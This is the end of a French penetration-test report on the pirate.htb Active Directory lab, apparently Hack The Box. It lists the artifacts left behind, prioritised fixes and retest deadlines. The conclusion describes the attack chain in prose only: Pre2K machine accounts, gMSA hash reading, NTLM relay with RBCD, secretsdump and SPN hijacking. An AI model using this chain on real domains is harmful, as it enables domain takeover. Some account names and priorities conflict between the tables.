SPN	HTTP/WEB01.pirate.htb déplacé de WEB01\$ vers DC01\$	Restaurer le SPN sur WEB01\$ — supprimer HTTP/WEB01.pirate.htb de DC01\$
Compte AD	a.white_adm — mot de passe réinitialisé à [REDACTED]	Réinitialiser le mot de passe — auditer les connexions récentes
Binaire	ligolo-agent-win.exe déposé sur DC01 et WEB01	Supprimer les binaires — vérifier l'intégrité des systèmes
Tunnel	Sessions Ligolo-ng actives sur DC01 et WEB01	Terminer les processus agent — auditer les connexions sortantes
Ticket Kerberos	Ticket S4U2Proxy Administrator@cifs/WEB01 et cifs/DC01	Invalider via rotation des secrets Kerberos concernés
Hash NTLM	gMSA_ADACS_prod\$ et gMSA_ADFS_prod\$ — hash extraits	Rotation forcée des mots de passe gMSA (New-ADServiceAccount -RotateKey)
Secrets LSA	DefaultPassword a.white extrait en clair depuis WEB01	Désactiver l'autologon sur WEB01 — réinitialiser le mot de passe a.white

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-007	Comptes machine pré-crés Pre-Windows 2000 — authentification Kerberos sans jonction réelle	Critique	Supprimer MS01\$ et EXCH01\$ — auditer tous les comptes machine avec pwdLastSet=0 — restreindre le groupe Pre-Windows 2000 Compatible Access	Immédiat
SKS-2026-008	Lecture des hash gMSA non restreinte via appartenance au groupe Domain Secure Servers	Élevé	Restreindre PrincipalsAllowedToReadPassword aux hôtes légitimes — retirer MS01\$ de Domain Secure Servers — rotation des hash gMSA	48h
SKS-2026-012	WriteSPN sur DC01\$ + Constrained Delegation Protocol Transition — SPN Hijacking vers SYSTEM sur DC01	Élevé	Révoquer WriteSPN de a.white_adm sur DC01\$ — supprimer la délégation HTTP/WEB01.pirate.htb de a.white_adm — restaurer SPNs WEB01\$	Immédiat
SKS-2026-009	NTLM relay SMB→LDAP possible via coercion PetitPotam — RBCD sur WEB01\$	Élevé	Activer LDAP signing + channel binding sur DC01 — désactiver MS-EFSRPC sur WEB01 — MAQ=0 — supprimer XNBWLQAD\$ et RBCD WEB01\$	48h
SKS-2026-011	ForceChangePassword non restreint sur compte à privilèges — réinitialisation de mot de passe a.white_adm depuis a.white	Moyen	Révoquer le droit ForceChangePassword de a.white sur a.white_adm — auditer les ACL ResetPassword sur tous les comptes à privilèges	48h
SKS-2026-010	LSA DefaultPassword stocké en clair sur WEB01 — autologon mal configuré	Moyen	Désactiver l'autologon sur WEB01 — supprimer DefaultPassword du registre — réinitialiser le mot de passe a.white	48h

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Conclusion

La compromission du domaine pirate.htb s'est déroulée en cinq phases enchaînées depuis un compte de domaine standard. L'exploitation des comptes machine pré-crés (Pre2K) a fourni un TGT MS01\$ sans credential valide au-delà du nom de compte, ouvrant la lecture des hash gMSA et un accès WinRM aux serveurs du domaine. Depuis le segment interne, un NTLM relay vers LDAP a configuré une délégation RBCD sur WEB01\$, permettant d'extraire via secretsdump le mot de passe en clair de a.white stocké en autologon. La chaîne s'est conclue par un SPN Hijacking exploitant la Constrained Delegation avec Protocol Transition de a.white_adm combinée à un droit WriteSPN sur DC01\$, produisant un ticket Administrator valide pour psexec sur le contrôleur de domaine.

L'ensemble des comptes, secrets Kerberos, hash NTLM et tickets du domaine pirate.htb doit être considéré comme compromis. La persistance via les tickets Kerberos générés est effective tant que les rotations de secrets ne sont pas effectuées. Les hash gMSA lus via MS01\$ permettent un accès immédiat à gMSA_ADICS_prod\$ et gMSA_ADFS_prod\$ sans nouveau relay.

Le **niveau de risque global est CRITIQUE**. La remédiation prioritaire porte sur la suppression immédiate des comptes machine pré-crés non joints, la révocation du droit WriteSPN de a.white_adm sur DC01\$, l'activation du LDAP signing et channel binding sur DC01, la désactivation de l'autologon sur WEB01, et la rotation des hash gMSA compromis. L'ensemble des droits ACL non standard sur les comptes à privilèges doit faire l'objet d'un audit BloodHound exhaustif.

Finding	Priorité	Délai de retest
SKS-2026-007 — Pre2K comptes machine pré-crés	Critique	Dans les 48h suivant la correction
SKS-2026-012 — WriteSPN KCD Protocol Transition	Critique	Dans les 48h suivant la correction
SKS-2026-008 — Lecture gMSA via Domain Secure Servers	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-009 — NTLM relay LDAP RBCD	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-010 — LSA DefaultPassword autologon	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-011 — ForceChangePassword a.white → a.white_adm	Élevé	Dans les 2 semaines suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive
contact@sk-security.fr